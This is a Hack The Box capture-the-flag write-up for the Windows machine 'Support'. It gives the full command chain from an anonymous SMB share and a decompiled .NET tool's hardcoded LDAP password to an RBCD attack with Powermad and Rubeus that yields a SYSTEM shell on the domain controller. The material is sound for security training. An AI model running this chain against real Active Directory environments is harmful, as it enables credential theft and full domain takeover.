HACK THE BOX · MACHINE WRITEUP

Support



A reverse-engineered support tool leaks an LDAP bind password, which exposes a user's cleartext info attribute. RBCD then delivers Domain Admin

Windows | Easy | AD | SMB | LDAP | Reverse Engineering | RBCD | Bloodhound

Made with **SysReptor**



10.129.59.55	gugeldot	2026-09-07
Target IP	Author	Date

SUPPORT · WALKTHROUGH

Contents

01 General information 3

1.1 Executive summary 3

1.2 Kill chain 3

02 Reconnaissance 4

03 Foothold 5

04 Privilege escalation 6

05 Flags 8

06 Notes & lessons 8

07 References 8

1. General information

A reverse-engineered support tool leaks an LDAP bind password, which exposes a user's cleartext info attribute. RBCD then delivers Domain Admin

PLATFORM	Hack The Box
SYSTEM	Windows
DIFFICULTY	Easy
IP	`10.129.59.55`
TAGS	`AD` `SMB` `LDAP` `Reverse Engineering` `RBCD` `Bloodhound`

1.1 Executive summary

Support is a Windows Active Directory machine. A read-only SMB share exposes a .NET support utility whose decompiled source contains an XOR-encoded LDAP service-account password. Using it to query LDAP leaks a user's cleartext password stored in their `info` attribute, giving an initial WinRM foothold. From there, Resource-Based Constrained Delegation (RBCD) is set up against the Domain Controller and abused with Rubeus to impersonate Administrator.

1.2 Kill chain

1. An unauthenticated SMB null session (`smbmap -u 'null' -p ''`) lists shares, revealing a non-default **read-only** share, `support-tools`, holding a .NET support utility (`UserInfo.exe`).
2. Decompiling `UserInfo.exe` with ILSpy exposes a Base64/XOR-encoded LDAP bind password and its key (`armando`) inside the `LdapQuery.Protected` class.
3. Decoding the password and binding to LDAP as the `ldap` service account confirms the credential is valid.
4. Dumping the `info` attribute of every domain user over that LDAP bind leaks a cleartext password stored on the `support` account.
5. `support` has WinRM access: foothold and the user flag.

6 BloodHound enumeration as `support` reveals membership in the `Shared Support Accounts` group, which holds `GenericAll` over the Domain Controller's computer object.

7 That `GenericAll` right is abused for Resource-Based Constrained Delegation (RBCD): a fake computer account is created with Powermad and configured as a principal allowed to delegate to the DC.

8 Rubeus performs an S4U2self/S4U2proxy chain impersonating `Administrator` for the DC's `cifs` service, producing a usable Kerberos ticket.

9 That ticket is used with `psexec.py` to get a SYSTEM shell on the Domain Controller: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.59.55
```

Results:

```
53/tcp open  domain
88/tcp open  kerberos-sec
135/tcp open  msrpc
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds
464/tcp open  kpasswd5
593/tcp open  http-rpc-epmap
636/tcp open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
9389/tcp open  adws
```

Service & version scan

```
nmap -sCV --open -p<ports> 10.129.59.55
```


```
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
support.htb)
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
Host script results: Message signing enabled and required
```

3. Foothold

A null-session SMB connection enumerates shares with no credentials at all:

```
smbmap -H <IP> -u 'null' -p ''
```

Alongside the usual administrative shares, one unusual **read-only** share stands out: `support-tools` ("support staff tools"). It holds a single `.NET` binary, `UserInfo.exe`. Decompiling it with ILSpy shows, inside the `LdapQuery.Protected` class, a Base64-encoded, XOR-obfuscated password (`enc_password`) and the hardcoded key used to obfuscate it (`armando`), both consumed by a `getPassword()` method:



ILSpy decompilation of `UserInfo.exe` : the `LdapQuery.Protected` class holds a Base64/XOR-encoded `enc_password` field and the hardcoded XOR key `armando` .

Base64-decoding `enc_password` and XORing it against the repeating key `armando` recovers a cleartext string, `nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz` . The same `LdapQuery` class builds its queries as a service account named `ldap` , so the pair is tried directly as an LDAP bind:

```
nxc ldap <IP> -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -d support.htb
```

The bind succeeds, confirming valid LDAP credentials. With read access to the directory, the `info` attribute (a free-text field some admins misuse to leave notes) is dumped for every user object:

```
ldapsearch -x -H ldap://<IP> -D 'support\ldap' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lm
z' -b 'DC=support,DC=htb' '(objectClass=user)' info
```

The `support` account's entry leaks a cleartext password sitting in plain sight:

```
dn: CN=support,CN=Users,DC=support,DC=htb
info: Ironside47pleasure40Watchful
```

That credential has WinRM access:

```
evil-winrm -i <IP> -u support -p 'Ironside47pleasure40Watchful'
```

giving a shell as `support` and the user flag.


4. Privilege escalation

BloodHound enumeration: GenericAll over the Domain Controller

With `support`'s credentials, `bloodhound-python` maps the domain:

```
bloodhound-python -u support -p
'Ironside47pleasure40Watchful' -d support.htb -ns <IP> -c all
```

The shortest path from `support` shows it belongs to a non-default group, `Shared Support Accounts`, which in turn holds `GenericAll` over the `DC` computer object:



BloodHound: `support` is a member of `Shared Support Accounts`, which holds GenericAll over `DC.SUPPORT.HTB`.

Full control (`GenericAll`) over a computer object is enough to write its `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, the entry point for a Resource-Based Constrained Delegation (RBCD) attack: instead of an administrator declaring which services are allowed to delegate to a resource, the resource itself declares who may act on its behalf.

Resource-Based Constrained Delegation (RBCD)

A fake computer account is created with Powermad, relying on the default `ms-DS-MachineAccountQuota`, which lets any authenticated user join up to 10 computers to the domain:

```
upload ./Powermad.ps1
. ./Powermad.ps1
New-MachineAccount -MachineAccount FAKE-COMP01 -Password $(ConvertTo-SecureString 'Pas
sword123' -AsPlainText -Force)
```

Using the `GenericAll` right identified with BloodHound, `support` configures the DC object's delegation attribute to trust the new fake computer:

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
```

Rubeus calculates the fake computer's RC4 (NT) hash from its known password, needed to request a TGT for it:

```
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb
# rc4_hmac: 58A478135A93AC3BF058A5EA0E8FDB71
```

With that hash, Rubeus runs the full S4U chain in one call: an **S4U2self** request as `FAKE-COMP01$` to obtain a ticket on behalf of `Administrator`, then an **S4U2proxy** request that uses the DC's new RBCD trust to turn it into a ticket for the `cifs` service on `dc.support.htb`:

```
.\Rubeus.exe s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /
impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt
```

Both requests succeed and the resulting ticket for `Administrator` on `cifs/dc.support.htb` is imported straight into the current session (`/ptt`). Converting it to a ccache file and authenticating with it, Kerberos only, no password required, hands a SYSTEM shell on the Domain Controller:

```
ticketConverter.py ticket.kirbi ticket.ccache
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-
pass
```

5. Flags

USER.TXT	ROOT.TXT
`fdf1••••••••••••`	`e21d••••••••••••`

6. Notes & lessons

- **New techniques:** reversing a .NET binary to recover hardcoded, XOR-obfuscated credentials, reading AD's `info` attribute as a (mis)used notes field, and a full RBCD chain (Powermad + Rubeus) built from a `GenericAll` right inherited through nested group membership.
- **Interesting:** the entire foothold chain depends on information disclosure in two unrelated places (a decompiled binary, and an AD attribute meant for free-text notes) rather than any single memorable vulnerability. The privilege escalation path itself is only visible through BloodHound: `support`'s membership in `Shared Support Accounts` is not obvious from its own ACL, only from the group's.

7. References

- Kerberos S4U2self/S4U2proxy abuse